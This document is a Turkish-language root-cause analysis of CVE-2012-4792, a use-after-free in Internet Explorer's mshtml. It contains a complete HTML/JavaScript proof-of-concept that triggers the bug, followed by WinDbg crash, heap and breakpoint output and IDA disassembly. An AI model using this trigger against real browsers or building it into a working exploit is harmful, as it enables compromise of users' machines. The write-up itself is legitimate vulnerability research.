
CVE-2012-4792 Use After Free Vulnerability Analysis

```
CVE-2012-4792 PoC  by Peter Vreugdenhil:
<!doctype html>
<html>
<head>
	<script>
	function helloWorld() {
		var e0 = null;
		var e1 = null;
		var e2 = null;
		try {
			e0 = document.getElementById("a");
			e1 = document.getElementById("b");
			e2 = document.createElement("q");
			e1.applyElement(e2);
			e1.appendChild(document.createElement('button'));
			e1.applyElement(e0);
			e2.outerText = "";
			e2.appendChild(document.createElement('body'));
		} catch(e) { }
		CollectGarbage();
		var eip = window;
		var data = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
		eip.location = unescape("AA" + data);
	}
	</script>
</head>
<body onload="eval(helloWorld())">
	<form id="a">
	</form>
	<dfn id="b">
	</dfn>
</body>
</html>
```

```
(1e4.b7c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=08016fa8 ebx=06800f30 ecx=00000052 edx=00000000 esi=00000000 edi=08016fa8
eip=637848ae esp=0505f800 ebp=0505f86c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
637848ae 8b07            mov     eax,dword ptr [edi]  ds:0023:08016fa8=????????
```

Crash; edi nin işaret ettiği bir pointer eax'a taşırken...

Application Verifier'a IE'yi ekleyelim.



Tekrar PoC çalıştıralım, edi'nin işaret ettiği adresi heap'de inceleyelim


```
0:010> !heap -p -a edi
 address 08016fa8 found in
   _DPH_HEAP_ROOT @ 141000
   in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                88fd800:         8016000            2000
   7c9268ad ntdll!iswdigit+0x00000128
   0036fe9c vfbasics!AVrfpRtlFreeHeap+0x000000f8  ----> FreeHeap
   639943ef mshtml!CButton::`vector deleting destructor'+0x0000002f ---> Deleting Destructor
   63628a50 mshtml!CBase::SubRelease+0x00000022
   63640d1b mshtml!CElement::PrivateRelease+0x00000029
   6363d0ae mshtml!PlainRelease+0x00000025
   63663c03 mshtml!PlainTrackerRelease+0x00000014
---snip--
```

639943ef adresine IDA ile göz atalım...

```
.text:639943E0                 push    esi             ; lpMem
.text:639943E1                 push    0               ; dwFlags
.text:639943E3                 push    _g_hProcessHeap ; hHeap
.text:639943E9                 call    ds:__imp__HeapFree@12 ; HeapFree(x,x,x)
.text:639943EF
.text:639943EF loc_639943EF:                           ; CODE XREF: CButton::`vector deleting destructor
.text:639943EF                 mov     eax, esi
.text:639943F1                 pop     esi
.text:639943F2                 pop     ebp
.text:639943F3                 retn    4
```

pointer free edilmiş.. (geri bırakılmış)

Crash'in olduğu adrese IDA ile bakalım...



EDI nin akışı gösterilmiştir..

Crash'deki [edi], 0x639943ef'de free edilen pointer ile aynı adresse, zafiyetin Use After Free olduğunu doğrulayabiliriz.

0x639943ef ve 0x635C3B71 adreslerine breakpoint koyalım.

```
0:019> g
ModLoad: 63380000 63434000   C:\WINDOWS\system32\jscript.dll
Breakpoint 0 hit
eax=00000001 ebx=054a8e70 ecx=0036ff18 edx=00000020 esi=03202fa8 edi=00000000
eip=639943ef esp=04f4c4dc ebp=04f4c4e0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CButton::`vector deleting destructor'+0x2f:
639943ef 8bc6            mov     eax,esi

0:010> g
(738.8d8): Unknown exception - code 80010108 (first chance)
Breakpoint 1 hit
eax=03202fa8 ebx=06734f30 ecx=00000052 edx=00000000 esi=00000000 edi=03202fa8
eip=635c3b71 esp=04f4f800 ebp=04f4f86c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CMarkup::OnLoadStatusDone+0x4e7:
635c3b71 3bfe            cmp     edi,esi
```

görüldüğü üzere 639943ef ' de free edilen adres (esi=03202fa8) , mshtml!CMarkup::OnLoadStatusDone fonksiyonunda tekrar kullanılıyor (edi=03202fa8)